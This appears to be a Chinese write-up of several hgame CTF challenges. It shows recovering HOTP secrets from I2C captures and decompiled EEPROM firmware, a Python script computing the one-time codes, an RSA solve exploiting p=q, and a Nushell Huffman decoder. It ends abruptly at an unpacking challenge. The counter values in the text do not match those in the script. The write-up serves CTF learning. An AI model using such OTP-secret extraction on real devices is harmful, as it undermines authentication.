
添加I^2^C解码器

这个address read 顾名思义,不是我们要的东西,所以看data write后面的东西

不过我不知道这大老远还有一个是什么,但是出于前面看起来太规整了,于是先收集了前面的数据

这么多数据我怎么用呢
第一组01 6B 69 4F 7E 03 54 F6 C6 6A B5 00 00 00 00 00 00
第二组00 01 00 00 00 93 7E CD 0D 00 00 00 00 00 00 00 00
第三组02 1A 04 02 1B 1C 6D 7D 45 58 02 00 00 00 00 00 00
第四组03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
此处先停止了思考。
2 上一任拥有者
分析firmware里面的EepromData::tryUnserialize
/* EepromData::tryUnserialize(OtpState&) [clone .constprop.15] */
undefined2 EepromData::tryUnserialize(undefined2 param_1)
{ ...省略... cVar10 = '\0'; *unaff_SP = (char)in_R15R14; unaff_SP[-1] = (char)((ushort)in_R15R14 >> 8); unaff_SP[-2] = (char)param_1; unaff_SP[-3] = (char)((ushort)param_1 >> 8); unaff_SP[-4] = (char)mem0x001c; unaff_SP[-5] = (char)((ushort)mem0x001c >> 8); puVar2 = unaff_SP + -6; puVar16 = unaff_SP + -0x26; cVar5 = in_Hflg == '\x01'; cVar6 = in_Tflg == '\x01'; cVar7 = in_Iflg == '\x01'; SREG = puVar2 < &UNK_mem_0020 | (puVar2 == &UNK_mem_0020) << 1 | ((short)(unaff_SP + -0x26) < 0) << 2 | (SBORROW2((short)puVar2,0x20) == true) << 3 | ((byte)((short)(unaff_SP + -0x26) < 0 ^ SBORROW2((short)puVar2,0x20)) == 1) << 4 | cVar5 << 5 | cVar6 << 6 | cVar7 << 7; sVar3 = CONCAT11((char)((ushort)(unaff_SP + -0x26) >> 8),(char)puVar2 + -0x20); pbVar11 = unaff_SP + -0x25; bVar9 = 0; do { *(undefined2 *)(sVar3 + -1) = 0x495; sVar3 = sVar3 + -2; uVar8 = eeprom_read_byte(); pbVar1 = pbVar11 + 1; *pbVar11 = bVar9; pbVar11 = pbVar1; bVar9 = (char)uVar8 + 1; } while (bVar9 != 0x20 || (char)((char)((ushort)uVar8 >> 8) - (((char)uVar8 != -1) + -1)) != (char)(cVar10 + (bVar9 < 0x20))); bVar9 = puVar16[1]; bVar12 = puVar16[2]; bVar13 = puVar16[3]; bVar4 = bVar12 < 0xba || (byte)(bVar12 + 0x46) < (bVar9 < 0xbe); if (((bVar9 == 0xbe && bVar12 == (byte)((bVar9 < 0xbe) + 0xbaU)) && bVar13 == (byte)(bVar4 - 2U)) && puVar16[4] == (char)((bVar13 < 0xfe || (byte)(bVar13 + 2) < bVar4) + -0x36)) { cVar10 = '\x1c'; puVar14 = &state; puVar2 = puVar16 + 5; do { puVar17 = puVar2 + 1; puVar15 = puVar14 + 1; *puVar14 = *puVar2; cVar10 = cVar10 + -1; puVar14 = puVar15; puVar2 = puVar17; } while (cVar10 != '\0'); } SREG = (undefined *)0xffdf < puVar16 | (puVar16 == (undefined *)0xffe0) << 1 | ((short)(puVar16 + 0x20) < 0) << 2 | (SCARRY2((short)(puVar16 + 0x20),0x20) == true) << 3 | ((byte)((short)(puVar16 + 0x20) < 0 ^ SCARRY2((short)(puVar16 + 0x20),0x20)) == 1) << 4 | (cVar5 == '\x01') << 5 | (cVar6 == '\x01') << 6 | (cVar7 == '\x01') << 7; sVar3 = CONCAT11((char)((ushort)(puVar16 + 0x20) >> 8),(char)(puVar16 + 0x20)); return CONCAT11(*(undefined *)(sVar3 + 3),*(undefined *)(sVar3 + 4));}这个EepromData::tryUnserialize很有用啊,询问ai得到它读取32了字节数据,然后判断了前4字节,把后面28字节取出来。那就是后面28位有用。
然后继续看EepromData::serialize
/* EepromData::serialize(OtpState const&) [clone .constprop.14] */
undefined2 EepromData::serialize(undefined2 param_1)
{ ...省略... cVar7 = '\0'; *unaff_SP = in_R13; unaff_SP[-1] = (char)in_R15R14; unaff_SP[-2] = (char)((ushort)in_R15R14 >> 8); unaff_SP[-3] = (char)param_1; unaff_SP[-4] = (char)((ushort)param_1 >> 8); unaff_SP[-5] = (char)mem0x001c; unaff_SP[-6] = (char)((ushort)mem0x001c >> 8); puVar1 = unaff_SP + -7; puVar18 = unaff_SP + -0x27; cVar4 = in_Hflg == '\x01'; cVar5 = in_Tflg == '\x01'; cVar6 = in_Iflg == '\x01'; SREG = puVar1 < &UNK_mem_0020 | (puVar1 == &UNK_mem_0020) << 1 | ((short)(unaff_SP + -0x27) < 0) << 2 | (SBORROW2((short)puVar1,0x20) == true) << 3 | ((byte)((short)(unaff_SP + -0x27) < 0 ^ SBORROW2((short)puVar1,0x20)) == 1) << 4 | cVar4 << 5 | cVar5 << 6 | cVar6 << 7; uVar13 = 0xba; uVar14 = 0xfe; uVar17 = 0xca; unaff_SP[-0x26] = 0xbe; puVar18[2] = uVar13; puVar18[3] = uVar14; puVar18[4] = uVar17; cVar11 = '\x1c'; puVar15 = puVar18 + 5; puVar20 = &state; do { puVar19 = puVar20 + 1; puVar16 = puVar15 + 1; *puVar15 = *puVar20; cVar11 = cVar11 + -1; puVar15 = puVar16; puVar20 = puVar19; } while (cVar11 != '\0'); bVar12 = 0; sVar3 = CONCAT11((char)((ushort)(unaff_SP + -0x27) >> 8),(char)puVar1 + -0x20); pbVar9 = puVar18 + 1; do { pbVar21 = pbVar9 + 1; bVar8 = *pbVar9; *(undefined2 *)(sVar3 + -1) = 0x847; sVar2 = sVar3 + -2; uVar10 = eeprom_read_byte(); if (bVar8 != bVar12) { *(undefined2 *)(sVar3 + -3) = 0x84d; sVar2 = sVar3 + -4; uVar10 = eeprom_write_byte(); } bVar12 = (char)uVar10 + 1; sVar3 = sVar2; pbVar9 = pbVar21; } while (bVar12 != 0x20 || (char)((char)((ushort)uVar10 >> 8) - (((char)uVar10 != -1) + -1)) != (char)(cVar7 + (bVar12 < 0x20))); SREG = (undefined *)0xffdf < puVar18 | (puVar18 == (undefined *)0xffe0) << 1 | ((short)(puVar18 + 0x20) < 0) << 2 | (SCARRY2((short)(puVar18 + 0x20),0x20) == true) << 3 | ((byte)((short)(puVar18 + 0x20) < 0 ^ SCARRY2((short)(puVar18 + 0x20),0x20)) == 1) << 4 | (cVar4 == '\x01') << 5 | (cVar5 == '\x01') << 6 | (cVar6 == '\x01') << 7; sVar3 = CONCAT11((char)((ushort)(puVar18 + 0x20) >> 8),(char)(puVar18 + 0x20)); return CONCAT11(*(undefined *)(sVar3 + 3),*(undefined *)(sVar3 + 4));}可以看出来这28位分成了8位和20位,那根据sha1要求的20字节,不难得出前8位是secret,后20位是counter

这个刚刚好和eeprom里面有用的字节对应上了。
92 05 00 00 17 CD 92 3A 32 1C 31 D4 94 54 85 42 44 DE 86 CC 4A B6 DD F4 35 42 90 52
counter2=92 05 00 00 17 CD 92 3A
secret2 =32 1C 31 D4 94 54 85 42 44 DE 86 CC 4A B6 DD F4 35 42 90 52
同时在这里对我有所启发。这边排序的时候先排的是counter2再排的secret2
那回到前面的数据,
第一组01 6B 69 4F 7E 03 54 F6 C6 6A B5 00 00 00 00 00 00
第二组00 01 00 00 00 93 7E CD 0D 00 00 00 00 00 00 00 00
第三组02 1A 04 02 1B 1C 6D 7D 45 58 02 00 00 00 00 00 00
第四组03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
如果按00,01,02,03的顺序排序,把不需要的0去掉,好像能提取出来什么东西。
01 00 00 00 93 7E CD 0D 6B 69 4F 7E 03 54 F6 C6 6A B5 1A 04 02 1B 1C 6D 7D 45 58 02
第一个是8字节,第二个20字节,刚刚好。
secret1=6B 69 4F 7E 03 54 F6 C6 6A B5 1A 04 02 1B 1C 6D 7D 45 58 02
counter1=01 00 00 00 93 7E CD 0D
所有数据都得到了。
3 数据处理和脚本编写
根据脚本需要,secret和counter分别应该是Base32后的数据和10进制
因此需要处理一下。
我提前算好了 I^2^C协议要求的是高位先行,所以这边十六进制用大端转小端再转十进制
counter1=01 00 00 00 93 7E CD 0D=0DCD7E9300000001=992224077072691201
counter2=92 05 00 00 17 CD 92 3A=3A92CD1700000592=4227023796868324242
import base64import hmacimport hashlibimport struct
byte_sequence1 = bytes([0x6B, 0x69, 0x4F, 0x7E, 0x03, 0x54, 0xF6, 0xC6,                       0x6A, 0xB5, 0x1A, 0x04, 0x02, 0x1B, 0x1C, 0x6D,                       0x7D, 0x45, 0x58, 0x02])
byte_sequence2 = bytes([0x32, 0x1C, 0x31, 0xD4, 0x94, 0x54, 0x85, 0x42,                        0x44, 0xDE, 0x86, 0xCC, 0x4A, 0xB6, 0xDD, 0xF4,                        0x35, 0x42, 0x90, 0x52])
base32_secret1 = base64.b32encode(byte_sequence1).decode('utf-8')base32_secret2 = base64.b32encode(byte_sequence2).decode('utf-8')
secret1 = base64.b32decode(base32_secret1.upper())secret2 = base64.b32decode(base32_secret2.upper())
counter1 = 994590262544039937counter2 = 4220661299467519378
# HOTP 计算函数def hotp(secret, counter):    # 计数器转换为字节(8字节,即64位)    counter_bytes = struct.pack(">Q", counter)  # 用大端字节顺序将计数器打包
    # 使用 HMAC-SHA1 来计算哈希    hmac_hash = hmac.new(secret, counter_bytes, hashlib.sha1).digest()
    # 动态截断提取数字(标准 HOTP 动态截断过程)    offset = hmac_hash[-1] & 0x0F  # 取哈希的最后一个字节的低四位    code = struct.unpack(">I", hmac_hash[offset:offset+4])[0] & 0x7FFFFFFF  # 取出 4 字节并处理    return code % 1000000  # 返回一个 6 位数的验证码
x1 = hotp(secret1, counter1)x2 = hotp(secret1,counter1+9)y1 = hotp(secret2, counter2+32)y2 = hotp(secret2,counter2+64)
print(f"hgame{{{x1}_{x2}_{y1}_{y2}}}")
'''hgame{283942_633153_431432_187457}'''
hgame{283942_633153_431432_187457}
Crypto
1.sieve
两种不同孔径的筛子,才能筛干净
#sagefrom Crypto.Util.number import bytes_to_longfrom sympy import nextprime
FLAG = b'hgame{xxxxxxxxxxxxxxxxxxxxxx}'m = bytes_to_long(FLAG)
def trick(k):    if k > 1:        mul = prod(range(1,k))        if k - mul % k - 1 == 0:            return euler_phi(k) + trick(k-1) + 1        else:            return euler_phi(k) + trick(k-1)    else:        return 1
e = 65537p = q = nextprime(trick(e^2//6)<<128)n = p * qenc = pow(m,e,n)print(f'{enc=}')#enc=2449294097474714136530140099784592732766444481665278038069484466665506153967851063209402336025065476172617376546
听说大家都是ai训练大师
from sage.all import *from Crypto.Util.number import long_to_bytesfrom sympy import nextprime  # 使用 sympy 的 nextprime
# 快速计算 Σ_{i=1}^n euler_phi(i)def totient_sum(n):    cache = {}    def F(n):        if n in cache:            return cache[n]        # 初始和为 n(n+1)//2        res = n*(n+1) // 2        i = 2        while i <= n:            j = n // (n // i)            # 将区间 [i, j] 中所有 i 使得 n//i 值相同,一次性扣除            res -= (j - i + 1) * F(n // i)            i = j + 1        cache[n] = res        return res    return F(n)
# trick(n) = totient_sum(n) + prime_pi(n)def trick(n):    # Sage 内置 prime_pi(n) 计算素数个数    return totient_sum(n) + prime_pi(n)
e = 65537s = e**2 // 6v = trick(s)
# p 固定为:v 左移 128 位后取下一个素数p = Integer(nextprime(v << 128))# q 与 p 相同,因此 n = p^2n = p * p
# RSA 的 φ(n)= p*(p-1)(因为 n = p^2)phi_n = p * (p - 1)d = inverse_mod(e, phi_n)
# 已知密文(来自加密时的输出)enc = 2449294097474714136530140099784592732766444481665278038069484466665506153967851063209402336025065476172617376546
# 解密计算: m_dec = enc^d mod nm_dec = power_mod(enc, d, n)FLAG = long_to_bytes(int(m_dec))print(FLAG)
'''b'hgame{sieve_is_n0t_that_HArd}''''
Reverse
1.Compress dot new
有时候逆向工程并不需要使用非常复杂的工具:一人、一桌、一电脑、一记事本、一数字帮手足矣。
def "into b" [] {let arg = $in;0..(( $arg|length ) - 1)|each {|i|$arg|bytes at $i..$i|into int}};def gss [] {match $in {{s:$s,w:$w} => [$s],{a:$a,b:$b,ss:$ss,w:$w} => $ss}};def gw [] {match $in {{s:$s,w:$w} => $w,{a:$a,b:$b,ss:$ss,w:$w} => $w}};def oi [v] {match $in {[] => [$v],[$h,..$t] => {if $v.w < $h.w {[$v,$h] ++ $t} else {[$h] ++ ($t|oi $v)}}}};def h [] {match $in {[] => [],[$n] => $n,[$f,$sn,..$r] => {$r|oi {a:$f,b:$sn,ss:(($f|gss) ++ ($sn|gss)),w:(($f|gw) + ($sn|gw))}|h}}};def gc [] {def t [nd, pth, cd] {match $nd {{s:$s,w:$_} => ($cd|append {s:$s,c:$pth}),{a:$a,b:$b,ss:$_,w:$_} => {t $b ($pth|append 1) (t $a ($pth|append 0) $cd)}}};t $in [] []|each {|e|{s:$e.s,cs:($e.c|each {|c|$c|into string}|str join)}}};def sk [] {match $in {null => null,{s:$s,w:$_} => {s:$s},{a:$a,b:$b,ss:$_,w:$_} => {a:($a|sk),b:($b|sk)}}};def bf [] {$in|into b|reduce -f (0..255|reduce -f [] {|i,a|$a|append 0}) {|b,a|$a|update $b (($a|get $b) + 1)}|enumerate|filter {|e|$e.item > 0}|each {|e|{s:$e.index,w:$e.item}}};def enc [cd] {$in|into b|each {|b|$cd|filter {|e|$e.s == $b}|first|get "cs"}|str join};def compress []: binary -> string {let t = $in|bf|h;[($t|sk|to json --raw), ($in|enc ($t|gc))]|str join "\n"}
# source compress.nu; open ./flag.txt --raw | into binary | compress | save enc.txt
Nushell 第一次见这种语言,好玩。
import json
def decode_huffman(encoded_data, tree):    result = bytearray()    current = tree
    for bit in encoded_data:        # 根据0/1选择路径        current = current['a'] if bit == '0' else current['b']
        # 如果到达叶子节点        if 's' in current:            result.append(current['s'])            current = tree
    return result
def main():
    with open('enc.txt', 'r') as f:        tree = json.loads(f.readline())  # 第一行是JSON树        encoded_data = f.readline().strip()  # 第二行是编码数据
    # 解码数据    decoded = decode_huffman(encoded_data, tree)
    # 写入结果    with open('flag.txt', 'wb') as f:        f.write(decoded)
if __name__ == '__main__':    main()
得到flag.txt
hgame{Nu-Shell-scr1pts-ar3-1nt3r3st1ng-t0-wr1te-&-use!}
后面的Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nulla nec ligula neque. Etiam et viverra nunc, vel bibendum risus. Donec.
不知道是什么
2.Turtle
addr3s5今天从花鸟市场买了一只小乌龟,但是这只小乌龟很怕生,一直缩在龟壳里,喂它食物它也不吃,addr3s5很是烦恼,你能帮帮他吗
乌龟嘛,乌龟有啥,有壳呗,有的兄弟,有的
所以要脱壳。
我参考的是这篇博客。
把脱壳过的exe丢到IDA里面去看看,
